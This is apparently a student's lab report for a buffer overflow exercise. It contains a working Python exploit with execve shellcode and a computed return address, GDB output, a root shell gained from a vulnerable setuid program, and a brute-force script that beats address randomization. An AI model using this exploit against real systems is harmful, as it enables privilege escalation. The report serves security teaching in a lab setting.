Lab 2 - Buffer Overflow

Frankie Fazlollahi

Task 2: The Shellcode

Q1:

After disabling the countermeasures, running shellcodetest.c opened a new shell, which does not have root privileges as denoted by the “$” symbol.

Figure 1: Running shellcodetest.c

Task 3: The Vulnerable Program

Q2:



Figure 2: Stack frame for copyfunc(char *str)

Task 4: Exploiting the Vulnerability, the Real Attack

Q3:

To calculate D, I needed the addresses of buffer and ebp. Using GDB I found the addresses of buffer = 0xbffff092 and ebp = 0xbffff0c8.

```
gdb-peda$ p &buffer
$1 = (char (*)[46]) 0xbffff092
gdb-peda$ p $ebp
$2 = (void *) 0xbffff0c8
```

Figure 3: Using GDB to find addresses of buffer and ebp

Then, I calculated the following:

D = ebp - buffer +4

D = 0xbffff0c8 - 0xbffff092 + 4

D = 58

To find the values for content[D + 0] to content[D + 3] I started with the value ebp + 8 (0xbffff0d0) and incremented by 4 until the unsafe program ran correctly. These are the first values that worked:

content[D + 0] = 0x04

content[D + 1] = 0xF1

content[D + 2] = 0xFF

content[D + 3] = 0xBF

```python
#!/usr/bin/python3

import sys

shellcode= (
    "\x31\xc0"              # xorl    %eax,%eax
    "\x50"                  # pushl   %eax
    "\x68""//sh"            # pushl   $0x68732f2f
    "\x68""/bin"            # pushl   $0x6e69622f
    "\x89\xe3"              # movl    %esp,%ebx
    "\x50"                  # pushl   %eax
    "\x53"                  # pushl   %ebx
    "\x89\xe1"              # movl    %esp,%ecx
    "\x99"                  # cdq
    "\xb0\x0b"              # movb    $0x0b,%al
    "\xcd\x80"              # int     $0x80
    "\x00"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

#########################################################################
# TODO: Replace 0 with the correct offset value in decimal
D = 58
# TODO: Fill the return address field with the address of the shellcode
# Replace 0xFF with the correct value
content[D+0] = 0x04   # fill in the 1st byte (least significant byte)
content[D+1] = 0xF1   # fill in the 2nd byte
content[D+2] = 0xFF   # fill in the 3rd byte
content[D+3] = 0xBF   # fill in the 4th byte (most significant byte)
#########################################################################

# Put the shellcode at the end
start = 517 - len(shellcode)
content[start:] = shellcode

# Write the content to badfile
file = open("inputfile", "wb")
file.write(content)
file.close()
```

Listing 1: exploit.py

After running exploit.py with these values, running unsafe.c successfully opened a shell with root privileges (as indicated by the “#” symbol). Then I used the *id* command to check the program’s real UID and effective UID.

```
[10/11/21]seed@VM:~/.../HW2$ python3 exploit.py
[10/11/21]seed@VM:~/.../HW2$ ./unsafe
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(pl
ugdev),113(lpadmin),128(sambashare),134(wireshark)
#
```

Figure 4: Result of running unsafe.c program and *id* command

Task 5: Defeating the Shell's Countermeasure

Q4:

After adding the bytecode for calling *setuid(0)* to the shellcode of exploit.py, running unsafe.c still opens a shell with root permissions. Now when I use the *id* command, the user id is 0, indicating that both the effective UID and real UID are the same.

```
[10/11/21]seed@VM:~/.../HW2$ sudo rm /bin/sh
[10/11/21]seed@VM:~/.../HW2$ sudo ln -s /bin/dash /bin/sh
[10/11/21]seed@VM:~/.../HW2$ python3 exploit.py
[10/11/21]seed@VM:~/.../HW2$ ./unsafe
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),
46(plugdev),113(lpadmin),128(sambashare),134(wireshark)
#
```

Figure 5: Results of running unsafe.c after modifying exploit.py

Task 6: Defeating Address Randomization

Q5:

After turning on Ubuntu's address randomization, the attack used in Task 4 no longer works and results in a *segmentation fault* error.

```
[10/11/21]seed@VM:~/.../HW2$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[10/11/21]seed@VM:~/.../HW2$ python3 exploit.py
[10/11/21]seed@VM:~/.../HW2$ ./unsafe
Segmentation fault
```

Figure 6: Address randomization prevents attack

Q6:

I copied the script to a file called myattack.sh. While running, it displayed how long it had been running for and the output of unsafe.c. myattack.sh ran for 25 seconds before creating a shell with root permissions.

```
The program has been running 21211 times so far.
It has been 0:25 (mins:secs)
./myattack.sh: line 15: 28177 Segmentation fault      ./unsafe

The program has been running 21212 times so far.
It has been 0:25 (mins:secs)
./myattack.sh: line 15: 28178 Segmentation fault      ./unsafe

The program has been running 21213 times so far.
It has been 0:25 (mins:secs)
./myattack.sh: line 15: 28179 Segmentation fault      ./unsafe

The program has been running 21214 times so far.
It has been 0:25 (mins:secs)
#
```

Figure 7: Running myattack.sh